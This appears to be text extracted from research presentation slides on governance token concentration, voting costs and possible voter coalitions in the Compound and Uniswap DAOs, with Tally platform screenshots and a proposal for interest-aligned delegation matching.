
- Compound contract is being actively amended. 1 proposal every 7 days on average
- Most of the proposals are successfully **executed**



How Frequently Are Amendments Proposed and Voted?



- ▶ Compound contract is being actively amended. 1 proposal every 7 days on average
- ▶ Most of the proposals are successfully **executed**
- ▶ The majority of the proposals receive significant support
 - ▶ 88.63% of votes are in favor on average



Case Study: Compound and Uniswap



Characterize governance protocols

- They are **active and regularly used**, with a steady flow of proposals.
- The majority of the **proposals receive significant support**.



Analysis of token concentration

- A small group of **10 voters holds a significant voting power**.
- Proposals only required** an avg. of 3–5 voters to obtain at least **50% of the votes**.



Analysis voting cost

- We reveal a **huge variation in voting costs**.
- Voting costs can be unfairly expensive for small token holders**, which has fairness implications for the decision-making process.



Voting pattern of voters



- We discover **potential voting coalitions** among the top voters in **Compound** **UNISWAP**
- This could exacerbate concerns of **voting concentration**.



- It leads to real-world consequences.
- Smaller voices are drowned out.
- Participation might decrease.
- Open doors for vulnerabilities.



The Problem of Governance Token Concentration



Users actively vote on proposals

- **88.63% in favor**, on average.

Voting costs vary significantly

- From \$0.03 to \$294.02, detrimental to small token holders with an **average cost of \$6.82 per vote**.
- **Normalized costs per vote** unit reveal an average of **\$598.97**, posing fairness concerns.

Voting power is concentrated

- **10 voters holding 50.53% and 35.73% of all tokens for Compound and Uniswap**, respectively.
- On average, **proposals only required 3–5 voters to pass**.

Powerful voters potentially form coalitions

- It raises concerns about **voting concentration**.

Tally: a Platform Designed To Support DAOs



Key Features of Tally 🍀

- **Token Launch:** It provides tools for deploying tokens, ensuring scalable distribution and seamless integration with EVM chains.
- **Governance Management:** It enables on-chain proposal creation, voting, and execution. It supports frameworks like OpenZeppelin Governor and offers features such as delegate registration and transparent voting power management.
- **Staking Solutions:** Its staking system allows protocols to distribute fees to token stakers, aligning economic incentives between protocol usage and token holder rewards. It supports features like liquid staking tokens (LSTs) and integrates with restaking protocols.
- **Tally Protocol:** It introduces a liquidity layer for governance tokens, enabling token holders to earn staking rewards while maintaining voting rights.

Used by ★



UNISWAP



era

and others...

Ethereum ERC20 10,000,000 Supply

Compound

Compound is an algorithmic, autonomous interest rate protocol built for developers, to unlock a universe of open financial applications.

Delegates 13.68K 219.32K token holders

Proposals 398 There are active proposals

Treasury \$ 8.4M 1 treasury source

Proposals Onchain

[Gauntlet] - COMP Rewards Recommendations (Part ... ACTIVE May 21st, 2025 Compound Governor 554.58K 0.71 554.58K 27 addresses

WOOF! <> Compound 2025 PENDING EXECUTION May 18th, 2025 Compound Governor 797.21K 0 798.09K 24 addresses

Initialize cWRONv3 on Ronin EXECUTED May 14th, 2025 Compound Governor 700.94K 0 700.94K 46 addresses

[Gauntlet] Supply Cap Recommendations (04/28/25...) EXECUTED May 5th, 2025 Compound Governor 520.07K 0 520.07K 23 addresses

Initialize cWETHv3 on Unichain EXECUTED May 2nd, 2025 Compound Governor 650.94K 0 650.94K 58 addresses

My voting power

Connect your wallet to see your voting power and start delegating

Connect Wallet

</> Contracts and parameters


Notifications



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and others...

Fairness in Token Delegation: Mitigating Voting Power Concentration in DAOs – arxiv.org/abs/2510.05830



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Used by



and others...

Delegates

Who are the delegates?

Delegates create and vote on proposals. Token holders can update their delegate at any time.

Learn more

Top Delegates

3.6%
1.9%
1.7%
1%
0.9%

Details

Total Supply 10M
Delegated Tokens 2.87M
Quorum (Compound Governor) 400K

Delegate	COMP	Accounts Trusted
a16z	361.02K COMP	350 accounts
bryancolligan	198.03K COMP	15 accounts
0xE95...1318	170K COMP	10 accounts
Geoffrey Hayes	101.01K COMP	27 accounts
Event Horizon DAO	94.46K COMP	28 accounts
Gauntlet	90.07K COMP	41 accounts
MonetSupply	85K COMP	41 accounts
Arr00	80K COMP	14 accounts

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johnnatan-messias.github.io



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Delegates

al0z

No bio

✓ All Focus Areas

Public Goods

Decentralization

Treasury Management

Working Groups

Grants Programs

Community Outreach

Protocol

361.02K COMP

bryancolligan

198.03K COMP

No bio provided

361.02K COMP

Geoffrey Hayes

101.01K COMP

No bio provided

170K COMP

Event Horizon DAO

94.46K COMP

No bio provided

94.46K COMP

Gauntlet

90.07K COMP

No bio provided

85K COMP

MonetSupply

85K COMP

delegate, risk analyst @ BA Labs (Block Analitica), defi lending and stablecoin ...

80K COMP

Arr00

80K COMP

Long time Compound delegate. Creator of Governor Bravo, borrow caps, proposer wh...

80K COMP

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Used by



and others...

Delegates

Sort by: Voting Power

Sort by: Received Delegations

Sort by: Random

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A Proactive Solution: Interest-Aligned Delegation Matching



- **Address a critical challenge in DAO governance:** Optimizing delegation matching!
- **Like in traditional democracy:** voters vote for a politician when they have their interests aligned.

Why not do the same with token delegation in DAOs?

- **Goal:** Provide governance systems with tools to:
 - Users delegate to voters who are better aligned with their interests.
 - Reduce delegation bias.
 - Improve transparency of voting power distribution.
- **Example:** A "*Delegation Advisory*" system, similar to voting advisories in democratic elections.
- **Enhanced Decision-Making:** Lead to more secure, decentralized, and effective DAO governance.

How Can We Improve DAOs? 🤔




How can we improve DAOs?



- ▶ What **metrics** can accurately **quantify** the level of decentralization in a DAO?
- ▶ How to provide **incentives for people to vote**?
 - ▶ Can they game the system? If there is a chance they will.
- ▶ How to **avoid/mitigate** voting buying, intimidations, or coercion?
- ▶ How can DAOs achieve **privacy** for their participants **while** maintaining some form of **transparency**?
- ▶ How can DAOs **leverage emerging technologies** (e.g., multi-chain) for better scalability and security?
- ▶ How can we rigorously analyze and **verify** DAO governance models?
 - ▶ How can we **automate testing and experimentation** in DAOs?
- ▶ How can we **design user-friendly interfaces** for DAO participants?

Contact

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Research Scientist

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